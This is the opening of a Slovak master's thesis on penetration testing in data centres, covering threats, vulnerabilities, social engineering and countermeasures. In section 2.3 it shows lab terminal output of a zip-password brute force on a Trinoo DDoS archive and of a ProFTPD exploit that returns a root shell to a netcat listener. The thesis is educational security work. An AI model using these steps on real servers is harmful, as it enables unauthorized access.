

Penetrační testování v prostředí datových center

Penetration Testing in Data Center Enviroments

Bc. Pavol Šoltýs

Diplomová práce
2014



Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky

Univerzita Tomáše Bati ve Zlíně

Fakulta aplikované informatiky

akademický rok: 2013/2014

ZADÁNÍ DIPLOMOVÉ PRÁCE

(PROJEKTU, UMĚLECKÉHO DÍLA, UMĚLECKÉHO VÝKONU)

Jméno a příjmení: **Bc. Pavol Šoltýs**
Osobní číslo: **A12285**
Studijní program: **N3902 Inženýrská informatika**
Studijní obor: **Bezpečnostní technologie, systémy a management**
Forma studia: **prezenční**

Téma práce: **Penetrační testování v prostředí datových center**

Téma anglicky: **Penetration Testing in Data Centre Environments**

Zásady pro vypracování:

1. Vytvořte základní koncept útoku na datové centrum a popište jeho specifika pro toto prostředí.
2. Uveďte příklady a popište použité metody útoků.
3. Zpracujte základní rámec opatření pro zabezpečení serverů.
4. Implementujte uvedené bezpečnostní opatření na použitých distribucích.
5. Zhodnoťte změny při zavedení těchto opatření na zvolených serverových aplikacích.
6. Porovnejte vhodnost distribucí pro použití v prostředí datového centra.

Rozsah diplomové práce:

Rozsah příloh:

Forma zpracování diplomové práce: **tištěná/elektronická**

Seznam odborné literatury:

1. **STUTTARD, Dafydd a Marcus PINTO. The web application hackers handbook: finding and exploiting security flaws. 2nd ed. Chichester: John Wiley [distributor], c2011, xxxiii, 878 p. ISBN 1118026470.**
2. **HADNAGY, Christopher. Social engineering: the art of human hacking. Indianapolis, IN: Wiley, c2011, xix, 382 p. ISBN 978-111-8029-749.**
3. **LONG, Johnny. Google hacking for penetration testers. Burlington, MA: Syngress Pub., c2008, xix, 534 p. ISBN 978-159-7491-761.**
4. **CARPENTER, Tom. Microsoft Windows server administration essentials. Indianapolis, Ind.: Wiley, c2011, xxiii, 376 p. ISBN 11-180-1686-6.**
5. **STANEK, William R. Mistrovství v Microsoft Windows Server 2008: [kompletní informační zdroj pro profesionály]. Vyd. 1. Brno: Computer Press, 2009, 1364 s. ISBN 978-80-251-2158-0.**
6. **MISANI, Mark. Linux pro administrátory windows. Vyd. 1. Brno: Computer Press, 2004, 504 s. ISBN 80-251-0317-X.**
7. **SELECKÝ, Matúš. Penetrační testy a exploitace. 1. vyd. Brno: Computer Press, 2012, 303 s. ISBN 978-80-251-3752-9.**
8. **MITNICK, Kevin. Umění klamu. Vyd. 1. Gliwice: Helion, 2003, 348 s. ISBN 83-736-1210-6.**

Vedoucí diplomové práce:

Ing. David Malaník, Ph.D.

Ústav informatiky a umělé inteligence

Datum zadání diplomové práce:

7. února 2014

Termín odevzdání diplomové práce:

27. května 2014

Ve Zlíně dne 7. února 2014

prof. Ing. Vladimír Vašek, CSc.
děkan



doc. RNDr. Vojtěch Křesálek, CSc.
ředitel ústavu

ABSTRAKT

Základným konceptom tejto práce je primárne problematika návrhu účinného útoku na dátové centrum a spracovanie opatrení na zamedzenie niektorých aktivít útočníkov. Takéto praktiky sú navrhnuté na základe dva aspekty, ktorými sú sociálne inžinierstvo a softvérové nedostatky na zvolených aplikáciách. Bezpečnostné riešenia sa aplikujú na konkurenčných operačných systémoch, kde je na záver vykonané hodnotenie a vhodnosť pre nasadenie systému v komerčnej prevádzke.

Klíčová slova: sociálne inžinierstvo, exploit, útok, malware, IDS, server, DOS,

ABSTRACT

The basic concept of this work is the primary issue draft an effective attack on the data center and treatment measures to prevent some of the activities of attackers. Such practices are designed based on two aspects: social engineering and software flaws on selected applications. Security solutions are applied to competing operating systems, which is Finally, an evaluation and suitability for deployment of the system in commercial operation.

Keywords: social engineering, exploit, attack, malware, IDS, server, DOS

Pod'akovanie

Touto cestou by som rád poďakoval Ing. Davidovi Malaníkovi, PhD., Vedúcemu diplomovej práce, za jeho odborné vedenie a cenné rady pri tvorbe tejto práce. Tiež by som rád poďakoval všetkým, ktorí mi boli pri spracovaní oporou.

Prohlašuji, že

- beru na vědomí, že odevzdáním diplomové/bakalářské práce souhlasím se zveřejněním své práce podle zákona č. 111/1998 Sb. o vysokých školách a o změně a doplnění dalších zákonů (zákon o vysokých školách), ve znění pozdějších právních předpisů, bez ohledu na výsledek obhajoby;
- beru na vědomí, že diplomová/bakalářská práce bude uložena v elektronické podobě v univerzitním informačním systému dostupná k prezenčnímu nahlédnutí, že jeden výtisk diplomové/bakalářské práce bude uložen v příruční knihovně Fakulty aplikované informatiky Univerzity Tomáše Bati ve Zlíně a jeden výtisk bude uložen u vedoucího práce;
- byl/a jsem seznámen/a s tím, že na moji diplomovou/bakalářskou práci se plně vztahuje zákon č. 121/2000 Sb. o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon) ve znění pozdějších právních předpisů, zejm. § 35 odst. 3;
- beru na vědomí, že podle § 60 odst. 1 autorského zákona má UTB ve Zlíně právo na uzavření licenční smlouvy o užití školního díla v rozsahu § 12 odst. 4 autorského zákona;
- beru na vědomí, že podle § 60 odst. 2 a 3 autorského zákona mohu užít své dílo – diplomovou/bakalářskou práci nebo poskytnout licenci k jejímu využití jen s předchozím písemným souhlasem Univerzity Tomáše Bati ve Zlíně, která je oprávněna v takovém případě ode mne požadovat přiměřený příspěvek na úhradu nákladů, které byly Univerzitou Tomáše Bati ve Zlíně na vytvoření díla vynaloženy (až do jejich skutečné výše);
- beru na vědomí, že pokud bylo k vypracování diplomové/bakalářské práce využito softwaru poskytnutého Univerzitou Tomáše Bati ve Zlíně nebo jinými subjekty pouze ke studijním a výzkumným účelům (tedy pouze k nekomerčnímu využití), nelze výsledky diplomové/bakalářské práce využít ke komerčním účelům;
- beru na vědomí, že pokud je výstupem diplomové/bakalářské práce jakýkoliv softwarový produkt, považují se za součást práce rovněž i zdrojové kódy, popř. soubory, ze kterých se projekt skládá. Neodevzdání této součásti může být důvodem k neobhájení práce.

Prohlašuji,

- že jsem na diplomové práci pracoval samostatně a použitou literaturu jsem citoval. V případě publikace výsledků budu uveden jako spoluautor.
- že odevzdaná verze diplomové práce a verze elektronická nahraná do IS/STAG jsou totožné.

Ve Zlíně

.....
podpis diplomanta

OBSAH

ÚVOD.....	10
I TEORETICKÁ ČASŤ.....	11
1 DATABÁZOVÉ A DÁTOVÉ CENTRUM.....	12
2 PENETRAČNÉ TESTOVANIE.....	13
2.1.1 Interný penetračný test.....	13
2.1.2 Externý penetračný test.....	13
2.2 ZRANITEĽNOSTI.....	13
2.2.1 Kritické prvky technickej ochrany.....	14
2.3 SOFTVÉROVÉ HROZBY.....	15
2.3.1 Skenovanie portov.....	15
2.3.2 Denial of service.....	16
2.3.3 Brute force.....	16
2.3.4 Lúštenie hesiel (Password cracker).....	17
2.3.5 Exploit.....	17
2.3.6 Rootkit.....	18
2.3.7 Zraniteľnosti systému.....	18
2.3.8 Hrozba.....	18
2.3.9 Časté útoky.....	20
3 ZDROJE Z NAPADNUTÉHO CENTRA.....	21
3.1 PREČO ÚTOČIŤ NA DÁTOVÉ CENTRUM.....	21
3.1.1 Topologia serverov.....	22
3.1.2 Skenovanie a sledovanie prevádzky na iných serveroch.....	22
3.1.3 Log file.....	23
3.1.4 Krádež konw-how.....	25
3.1.5 Citlivé informácie.....	26
3.1.6 Databázy.....	26
3.2 SPRAVA SYSTEMU PO ÚTOKU.....	26
3.2.1 Ako zistím, že bol systém napadnutý čo by sa malo diať.....	26
3.2.2 Čo potom.....	27
4 SOCIÁLNE INŽINIERSTVO.....	28
4.1.1 Zhromažďovanie informácií.....	28
4.1.2 Budovanie vzťahov a dôvery.....	30
4.1.3 Využitie dôvery.....	30
5 OCHRANNÉ PROSTRIEDKY POUŽÍVANE NA SERVEROCH.....	31
5.1 INTRUSION DETECION SYSTEM.....	31
5.2 FIREWALL.....	33
5.2.1 Linux firewall.....	35
II PRAKTICKÁ ČASŤ.....	39
6 BEZPEČNOSTNÉ OPATRENIA.....	40
6.1 NAVRHOVANÉ OPATRENIA A ODPORÚČANIA NA ZABEZPEČENIE SERVERA.....	40
6.1.1 Nechránené spojenie.....	40
6.1.2 Minimalizovať softvérové vybavenie.....	40
6.1.3 Aktualizovať softvér.....	41

6.1.4	Zavedenie prevádzkových obmedzení	41
6.1.5	Používať bezpečnostné rozšírenia	41
6.1.6	Vytvorenie užívateľských účtov	41
6.1.7	Heslová politika	41
6.1.8	Zálohovanie systému	42
6.1.9	Centralizovaný prihlasovací systém	42
6.1.10	Sledovanie bezpečnostných rizík	42
6.1.11	Zabezpečenie lokálnej siete	43
6.1.12	Užívateľské školenia	43
6.1.13	Kontrola integrity inštalovaných programov	43
6.1.14	Použitie dôveryhodných zdrojov	43
7	ŠPECIFIKÁ OPATRENÍ OCHRANY DÁTOVÉHO CENTRA	44
7.1.1	Fyzické špecifiká	44
7.1.2	Výber miesta	44
7.1.3	Redundantnosť zdrojov	45
7.1.4	Stavebné prvky	45
7.1.5	Vstupno - výstupné otvory	45
7.1.6	Perimeter budovy	46
7.1.7	Kontrola priestoru	47
7.1.8	Zamestnanci	47
7.1.9	Ostatné opatrenia	47
8	PRÍKLADY ÚTOKU A NÁVRH RIEŠENIA	48
8.1.1	Interný útok	51
8.1.2	Konkurenčné praktiky	51
8.1.3	Vnášanie cudzích predmetov	52
8.1.4	Podsúvanie upravených programov	54
8.2	SOFTVÉROVÉ ÚTOKY	55
8.2.1	Použité nástroje	55
8.2.1.1	BeEF – Browser Exploitation Framework	55
8.2.1.2	Google hack	57
8.2.1.3	Hoic- High Orbit Ion Cannon Attacks	59
8.2.1.4	Hydra	60
8.2.1.5	Msfconsole	61
9	WINDOWS SERVER 2008 R2	62
9.1	NÁVRH ZABEZPEČENIA PRE WINDOWS SERVER	62
9.1.1	Antivírusový program	63
9.1.2	Anti DDOS guardian	64
9.1.3	Tripewire	65
9.1.4	WinJail	65
9.1.5	Doplňkový firewall	66
9.1.6	IPSec	67
10	LINUX SERVER UBUNTU	68
10.1	VÝBER SLUŽIEB	68
10.1.1	Suborový server	68
10.1.2	Webový server	69
10.1.3	DNS server	70
10.1.4	Poštový server	70
10.1.5	Databázový server	71

10.2	POUŽITIE IDS - INTRUSION DETECTION SYSTEM.....	71
10.3	NÁVRH NIDS INTERGRACIOU DETEKČNÝCH PROGRAMOV	72
10.3.1	Snort	72
10.3.2	Fwsnort.....	72
10.3.3	Psad	73
10.3.4	Ufw.....	75
10.4	OSSEC	78
10.4.1	Firewall	81
10.5	NÁSTROJE PRE SPRÁVU LOGU	84
10.5.1	Logcheck	84
10.6	KONTROLA ZMENY V SÚBOROCH	85
10.6.1	Iwatch	85
10.6.2	Clamav	87
10.7	ZMENA ZÁKLADNÝCH INŠTALAČNÝCH NASTAVENÍ A CHRÁNENÉ PROSTREDIE.....	91
10.7.1	Chránené prostredie - Chroot	91
10.7.2	SSH zabezpečenie	93
10.7.3	Ochrana superuser limitovaním prístupu iba pre zvolenú skupinu	94
10.7.4	Zakázanie DNS rekurzivnej odpovede a zmazanie verzie	95
10.7.5	Opatrenie proti IP spoofingu	96
10.7.6	Zabezpečenie PHP	96
10.7.7	Zabezpečenie apache.....	97
11	HODNOTENIE ZMIEN PO ZAVEDENÍ OPATRENÍ.....	99
11.1	ZHRNUTIE.....	100
11.2	POROVNANIE.....	100
	ZÁVĚR.....	102
	ZÁVĚR V ANGLIČTINĚ.....	103
	SEZNAM POUŽITÉ LITERATURY	104
	SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK.....	109
	SEZNAM OBRÁZKŮ	111
	SEZNAM PŘÍLOH.....	113

ÚVOD

Budovanie dátových centier je v dnešnej dobe rozmachu informačných technológií považované za jedno z cenovo dostupných riešení pre vysokorychlostný prístup k internetu, ale aj prevádzkovanie hostingu a širokej škály iných služieb na internete. Je realizované v kontrolovaných podmienkach, za čo možno najväčšej redundancie pripojenia a zabezpečenia stability prevádzky. Hrozbu predstavuje ovládnutie zdrojov a ich použite pre ďalšie súbežné realizovanie útokov na viacerých cieľoch, ktoré môžu byť koordinované kdekoľvek zo sveta.

Cieľom tejto práce je poskytnúť základný rámec možných variant útoku, ale aj návrhy na ich riešenie. Základným konceptom je určovanie a tvorba možných bezpečnostných incidentov, za pomoci ktorých sú vyhľadávané a využívané zraniteľnosti informačných systémov založených na báze dátových centier. Na tieto nedostatky budú navrhnuté opatrenia pre zamedzenie, alebo obmedzenie zneužitia týchto zraniteľností.

Tieto problémy sa nevzťahujú len na záležitosti techniky, akými sú nedostatky v zabezpečení serverových staníc pred napadnutím vírusom, prostredníctvom ktorého je útočník schopný vykonať prienik do systému. Preto sa budem zameriavať na najslabší článok v celom cykle, ktorým je práve človek.

Korporácie pripravujú agentov, ktorí za pomoci presvedčania, manipulácie, klamu a pretvárinky dokážu z ľudí vymámiť informácie, ktoré by za normálnych okolností nedostali. Týmto ľuďom sa tiež hovorí sociotechnici alebo sociopati a práve takýto ľudia sú v súčasnosti najvýraznejšou hrozbou v oblasti IT.

Vdnešnej dobe sa z každej strany ozývajú hlasy, ktoré sa nás snažia presvedčiť o tom, že dôležité pre dosiahnutie úspechu je schopnosť hľadať, získať a správne vyhodnocovať informácie. Čo je bezpochyby pravda, ale množstvo ľudí si nevie uvedomiť ich hodnotu a preto ich málokto v správnej miere chráni.

Z nevídaným nárastom internetu a možnosti prístupu k informáciám a vzájomnej spätosti ľudí s týmito systémami, či už pri riadení premávky semaforom, alebo pri pozieraní vášho obľúbeného seriálu v televízii. Začína sa stávať štandardom v bežnom živote konektivita k domácim bezdrôtovým sieťam alebo väčším infraštruktúram s veľkým počtom užívateľom, ktorý využívajú tejto výhody rozvážne a iný zase preto aby sa chovali protiprávne.

I. TEORETICKÁ ČASŤ

1 DATABÁZOVÉ A DÁTOVÉ CENTRUM

Databázové a dátové centrum je organizácia, ktorá za poplatok poskytuje prístup k rôznym druhom informačných fondov. Tieto inštitúcie zabezpečujú prevádzku zákazníckych aplikácií formou licencií na ich on-line vystavovanie, vyhľadávanie a poskytovanie obsahu. Teda nech sa jedná o zdroje vo forme softvéru, služieb, údajov, celých dokumentov a to predovšetkým textové, obrazové, zvukové či audiovizuálne. [1]

Vystavovanie informácii zaisťuje aplikačný softvér. Najčastejšie sa jedná o operačný systém, ktorý pracuje na sieti v spolupráci s inými servermi, na ktorých sú informácie uložené v šifrovanej alebo nešifrovanej podobe.

Vzhľadom na to, že sú všetky dátové centrá podnikateľské subjekty, ich cieľom je si vytvoriť čo možno najväčšiu sieť užívateľov. Toto ponúka mnohokrát možnosti pre útočníkov ako jednoducho zužitkovať tieto výhody.

Organizačné celky poskytujú služby spravidla bezpečne a spoľahlivo, ktoré sú flexibilné a dostupné kdekoľvek na území republiky. Zabezpečuje uchovanie a správu podnikových dát, webov, serverov i celú IT infraštruktúru založenú na CLOUD systéme.

Takéto infraštruktúry majú svoje špecifiká v oblastiach technickej podpory a to hlavne chladenia, prístupu, konektivity, spotreby energie porovnateľnej malému mestu a iné. Mimoriadny dôraz sa kladie na stabilitu a nepretržitú prevádzku takýchto zariadení.

Väčšina dátových centier poskytuje komplexné technické a technologické zázemie z vysokou mierou zabezpečenia pre prevádzku firemného servera. Je poskytovateľom základných služieb:

serverového

hostingu,

housingu,

virtual server hostingu,

dedikované servery,

rack housingu...a i.

2 PENETRAČNÉ TESTOVANIE

Penetračné testovanie je mimoriadne dôležitým prvkom pri správe internetových aplikácií a testovaní odolnosti informačných systémov. Podáva nám informácie o bezpečnosti infraštruktúry organizácie z pohľadu útočníka (hackera).[2] Je realizovaný zberom informácií, ich vyhodnocovaním a pretriedením podľa závažnosti hrozby. Na nájdené slabiny sa následne vykoná test prieniku do systému. Takýto záťažový test odhaľuje špecifické nedostatky jednotlivých oblastí prevádzky serverov.

2.1.1 Interný penetračný test

Prevažná väčšina spoločností má zabezpečenú svoju IT infraštruktúru proti potencionálnym pokusom o prienik alebo poškodenie hroziace zo štruktúr vonkajšieho prostredia.[2] Takéto jednanie je prispôbené aktuálnym a viditeľným hrozbám pôsobiacim na firmu. Práve takéto zanedbávanie vnútorného prostredia zaručuje nebezpečenstvo zo strany nespokojných zamestnancov a malware, ktorý bol zavedený do organizácie prostredníctvom nedbalosti užívateľov a nespokojných alebo neopatrných zamestnancov spoločnosti.

Vykonávanie takéhoto testovania (útoku) prebieha z vnútorného prostredia organizácie za použitia výpočtovej techniky zavedenej v sieti na základe požiadaviek útočníka. Príkladom je prednastavený router, modifikovaná klientska stanica slúžiaca na odosielanie správ von z organizácie, podstrčenie médiálnych nosičov a podobne.

2.1.2 Externý penetračný test

Jedná sa o súbor pravidiel a postupov, ktorými dosahujeme možnosti vyhľadávať na systéme chyby a to prístupom z vonkajšieho prostredia organizácie. Záujmové skupiny operujú za ochranou bariérou (ak je nainštalovaná- firewall, NAT, skenery,...a i.), ktorá je vytvorená zámerné pre zastavenie, alebo sťaženie útoku.

2.2 Zraniteľnosti

Dátové centrum je sofistikované zariadenie, ktoré obsahuje veľké množstvo technologických zariadení predstavujúce potencialny cieľ útoku. Každé z týchto zariadení sa vyznačuje určitou mierou zložitosti, čo má priamy dopad na výskyt zraniteľných miest.

Aplikácie sú v dnešnej dobe čoraz zložitejšie a tým sa zvyšuje možnosť výskytu nekonzistentnej a nesprávnej inštalácie. Útočníci používajú otvorenosť internetu pre

komunikáciu a tým rozvíjajú nové automatizované nástroje na prehľadávanie internetového priestoru, vyhľadávanie zraniteľných miest a nesprávne nakonfigurovaných serverov.

2.2.1 Kritické prvky technickej ochrany

Súbor technických a technologických prvkov, funkčných procesov podporujúcich správny chod a bezpečnú prevádzku centra. Táto skupina združuje hlavne fyzickú manipuláciu so zariadeniami podpory prevádzky a technickým materiálom. [3]

Dôležitou súčasťou pre zabezpečenie ochrany dátového centra sú aj jeho sekundárne časti, bez ktorých by bol ohrozený bezporuchový chod infraštruktúry. Narušenie alebo úplne prerušenie prevádzky týchto podporných zariadení môže mať zničujúce následky pre servery. Taktiež odcudzenie alebo zverejnenie niektorých návrhov inžinierskych sietí a projektovej dokumentácie uľahčuje útočníkom prácu pri špecifikovaní útoku na najslabšie miesto a zvyšuje zraniteľnosť prevádzky centra.

Transformátorová stanica- elektrické napájanie:

- prípojka VN / NN- transformátorové stanice,
- VN elektrické rozvody NN- osvetlenie,
- nepretržité napájanie UPS – batérie,
- náhradný zdroj napájania- centrály, záložne zdroje,...

Chladienie a vzduchotechnika:

- chladiace jednotky – kompresory, čerpadlá,....,
- vnútorné chladiace jednotky- ventilátory, chladiče,....,
- systémové chladienie zamerané priamo na stojany.

Architektúra a návrh objektu:

- architektonické riešenie objektu- návrhy stropných konštrukcii, vstupy,....,
- časti stavby a použité materiály- tvrdé betónové zmesy, plášť budovy,....,
- projektová dokumentácia technológií – výkresy, plány, rozpočty.

Ochrana pred požiarom:

- elektronická požiarňa signalizácia- hlásiče, ústredňa,....,

- stabilné hasiace zariadenie- požiarne uzávery, klapky,.....

Dátové rozvody:

- LAN dátové rozvody – WAN spoje,
- externé WAN pripojenie – sieťové rozhrania drôtové, alebo bez drôtové...,
- optické trasy- použitie multi alebo monovidových vlákien...,
- káblové rozvody – silové vedenia, materiály, rozvody.....,

Bezpečnostné systémy:

- kontrola prístupu - prístupové systémy, karty, turnikety...,
- poplachový systém narušenia- plotové senzory, pohybové čidlá...,
- kamerové systémy- pult kontroly perimetra.....,[4]

Tieto prvky majú dôležitú úlohu pre správny chod zariadenia a je možné vykonať nespočetné množstvo úprav, ktoré by zamedzili alebo zastavili chod centra. Čo však nie je primárnou úlohou tejto práce, ale je dôležité vedieť, aké veľké množstvo zraniteľných miest je potrebné chrániť, aby sa zabezpečil neporušený chod centra.

2.3 Softvérové hrozby

Veľké množstvo nástrojov sú dostupné na internete a sú navrhnuté tak, aby vykonávali sofistikované útoky na servery. Niektoré programy disponujú širokou paletou útokov na najrôznejšie služby a systémy. Najčastejšie sa vyskytujú jednoúčelové (Hydra, mdk3,...) a končia výkonnými multiplatformnými (maltego, nessus,...) a plne automatizovanými aplikáciami na vyhľadávanie zraniteľností.

2.3.1 Skenovanie portov

Základným cieľom tohto druhu útoku je určiť, aké množstvo portov načúva na strane hostiteľa.[6] Takáto akcia je vykonávaná útočníkmi, ale aj správcami siete pre potreby zistenia otvorených portov na strane klienta alebo servera. Otvorenie portov môže byť spôsobené niektorým druhom malware zvnútra, alebo chybou správcu siete. Otvorenie portu môže slúžiť ako brána pre prístup a zhromažďovanie informácií zo vzdialeného zariadenia alebo inú neoprávnenú činnosť.

Riešením proti takémuto druhu činnosti je zablokovanie komunikácie na všetkých portoch a povoľovanie komunikácie iba vybraným skupinám portov, používaných na komunikáciu s internetovou sieťou a podružných prvkov na sieti, ktoré by zabránili takémuto konaniu už na úrovni routera. Ďalšou variantu je použitie nástrojov pre detekciu skenovania portov (kypko, honeyBOT..a i.).

2.3.2 Denial of service

Nástroj na testovanie odolnosti siete a serverov produkujúci nadmerné množstvo TCP, UDP, ICMP dotazov na klienta alebo server za účelom zastavenia chodu služby. Používa sa na testovanie správneho chodu aplikácii a firewall-ov. [17]

Preveniou proti týmto druhom aplikácii je použitie filtračných prvkov, ktoré zdetegujú podozrivú aktivitu (stavové firewally, skenery sieťovej komunikacie,....) a príslušným spôsobom upravia politiku na servery, čím zablokujú dočasne prístup z adresy alebo na port (fail2ban, fwsnort, ddosguardian...a i.). Moderné riešenia poskytujú aj metódy blokovania útokov po včasnej detekcii a zaznamenaní dôležitých informácii o útočníkovi (IP, MAC, OS,...).

2.3.3 Brute force

Metóda útoku hrubou silou nelúšti heslo kryptografickými metódami, ale testuje množstvo kombinácii hesiel. [7] Toto riešenie je niekedy rýchlejšie na rozlúštenie krátkych hesiel ako použitie kryptografických metód. Je úspešné pri lokálnych útokoch ako aj vzdialených pokusoch o prístup k zdrojom.

```
root@kali:~# fcrackzip -b -l 6 -v -c 'a' /root/Desktop/Trinoo.zip
'Trinoo/' is not encrypted, skipping
'Trinoo/Trinoo/' is not encrypted, skipping
found file 'Trinoo/Trinoo/BENSUQS', (size cp/uc 226/ 304, flags 9, chk 79ec)
'Trinoo/Trinoo/daemon/' is not encrypted, skipping
found file 'Trinoo/Trinoo/daemon/ns.c', (size cp/uc 1651/ 4990, flags 9, chk 174c)
'Trinoo/Trinoo/master/' is not encrypted, skipping
found file 'Trinoo/Trinoo/master/bf_tab.h', (size cp/uc 6313/ 13232, flags 9, chk 75a9)
found file 'Trinoo/Trinoo/master/blowfish.c', (size cp/uc 1500/ 5525, flags 9, chk 75a9)
found file 'Trinoo/Trinoo/master/blowfish.h', (size cp/uc 548/ 1292, flags 9, chk 75a9)
found file 'Trinoo/Trinoo/master/Makefile', (size cp/uc 97/ 119, flags 9, chk a12d)
found file 'Trinoo/Trinoo/master/master.c', (size cp/uc 3640/ 14952, flags 9, chk 2854)
found file 'Trinoo/Trinoo/master/strfix.h', (size cp/uc 242/ 610, flags 9, chk a126)
8 file maximum reached, skipping further files
possible pw found: falcon ()
Checking pw qedzrj
```

Obrázok 1: Príklad útoku hrubou silou

Riešením útoku hrubou silou je nastavenie limitu pre určitý počet neúspešných pokusov o prihlásenie do systému a použitie dostatočnej heslovej politiky.


2.3.4 Lúštenie hesiel (Password cracker)

Metóda podobná útoku hrubou silou pričom sa v tejto variante používa pre obnovenie hesla údaje, ktoré boli zachytené a uložené alebo prenášané prostredníctvom siete.[8] Primárnym použitím tejto techniky je obnovenie zabudnutého hesla. Taktiež je zneužívaný na neoprávnené vstupovanie do iných systémov.

Zabezpečením systému proti takémuto konaniu je zavedenie bezpečnej heslovej politiky. Dôležité je použiť aj zabezpečené prenosové kanály (SSH, https,...) a šifrovanie komunikácie a hesiel.

2.3.5 Exploit

Je to určitý druh kódu, ktorý je selektívne navrhnutý tak, aby využil zraniteľnosti systému, bezpečnostných nedostatkov a závad a to za účelom vyvolania neočakávaného správania programu. [9] Takéto správanie primárne zabezpečí prevzatie kontroly nad systémom, vytvorenie novej bezpečnostnej slabiny, prečerpanie pamäte,... Exploity sú stavané pre určitú verziu aplikácie z odhalenou chybou.



```
cracker-master
root@kali: ~/Desktop
File Edit View Search Terminal Help
done.
root@kali:~/Desktop# perl 15449.pl 192.168.119.133 192.168.119.133
[192.168.119.133] Debian Linux Squeeze/sid, ProFTPD 1.3.3a Server
) :pP
align = 4101
Seeking for write(2)..
Using write offset 080532d8.

SUCCESS. write(2) is at 080532d8
Reading memory from server...
pop pop pop ret located at 0805462e
large pop ret located at 08059a09
mmap64 is located at 08053d18
memcpy is located at 080536c8
byte1: 0805a056
byte2: 0805341a
byte3: 08053f8b
byte4: 080596b3
byte5: 08053314
byte6: 0806a7d8
byte7: 08053c35
byte8: 080532da
byte9: 08054535
Building exploit buffer

root@kali:~# nc -l -v -p 45295
listening on [any] 45295 ...
connect to [192.168.119.137] from (UNKNOWN) [192.168.119.133] 34041
ls
FileZilla3
apache-tomcat-5.5.26
bash
bin
boot
cdrom
dev
etc
home
```

Obrázok 2: Príklad použitia exploitu

Na obrázku 2 je znázornené exploitu na súborovom servery, ktorý otvára neautorizovaný prístup k serveru pod účtom root, ktorý dovoľuje útočníkovi prebrať úplnú kontrolu nad serverom. Obranným opatrením je vydávanie bezpečnostných aktualizácií, ktoré ošetrujú známe bezpečnostné chyby v operačných systémoch a ich súčasti. Tie ale nedokážu pokryť celú škálu zraniteľností a preto sa používa doplnkový softvér pre detekciu prieniku a prevenciu hrozieb.

2.3.6 Rootkit

Kolekcia nástrojov (programov), za pomoci ktorých útočník maskuje svoju prítomnosť v napadnutom zariadení a získat' prístup k správčovským právam na úrovni zariadenia alebo siete.[5] Taktiež aj pre správu DDOS útokov alebo zber informácií zo siete. Rootkity sú prevažne navrhované pre LINUX/UNIX operačné systémy LINUX, BSD, Sun,....

Pre správny pohľad na problematiku je potrebné si ujasniť niektoré základné pojmy, ktorým sa ďalej budeme venovať.

2.3.7 Zraniteľnosti systému

- **Implementácia** - sú to chyby v návrhu programov, neúplné testovanie, nesprávne protokoly,...
- **Desing** – nesprávna konštrukcia programu. Chybná alebo nevhodná implementácia redundantných mechanizmov.
- **Konfigurácia** – nesprávne nastavenie alebo ponechanie aplikácie v predvolenom nastavení (väčšina aplikácii má defaultne prednastavenú dosť otvorenú politiku a to predstavuje mnoho nových možností pre útočníka). Nastavenie prísnej politiky zabezpečuje vyššiu úroveň bezpečnosti, ale na úkor komfortu užívateľov.

2.3.8 Hrozba

Akýkoľvek jav alebo udalosť, ktorá predstavuje potenciálnu ujmu na dátovom centre, alebo jeho zdrojoch.

- Porušenie dôverných informácií,
- DOS – preferuje sa pre cieľové servery ako infraštruktúru,
- zmena alebo odcudzenie dát,
- neoprávnené použitie výpočtových zdrojov,
- krádež identity,
- skenovanie, alebo snímanie,
- Keylogger- zariadenia na snímanie stlačenia kláves,
- Spyware- po úspešnom nahratí začne sledovať stav na zariadení,
- Stealware- fyzické odcudzenie súborov,
- Backdoor- otvára dvere útočníkom pre pripojenie zariadenia na diaľku.

Napadnutie zariadenia je možné vykonať prostredníctvom:

- emailu,
- prenosného média (prenosný HDD, USB disk),
- inštaláciou- programov, ktoré slúžia pre zábavu, ale tvária sa ako dôveryhodné programy napr. antivírové programy,
- multimediálne súbory- fotografie, videá, animácie,
- softvérové technológie- java, macro, ActiveX,
- hardvérové doplnky,
- exploity,
- malware najrôznejšieho typu.

Najväčšiu hrozbu však predstavujú niektoré špecifické okruhy ľudí, na ktorých sa zameriava celá skupina útočníkov. Presvedčenie alebo prekonanie ich morálky otvára neobmedzené možnosti pre bezpečné operovanie na poli nielen dátových centier, ale aj firiem a organizácii.

Koncový užívateľia- na svojich staniach alebo miestach majú uložené alebo zapísané heslá a účty, ktoré predstavujú najjednoduchšiu cestu k vzdialenému prístupu do zariadenia.

Personál centra - majú kompetencie ako sa dostať k zariadeniam a preto predstavujú dôležitý okruh potenciálnych cieľov.

Systémoví administrátori - tieto osoby majú vo svojich rukách moc nad správou celého servera a jeho zabezpečením.

Programátori - vytvorenie úmyselnej bezpečnostnej chyby v aplikácii, kvôli ktorej vznikne nebadaný a kontrolovaný prístup do servera.

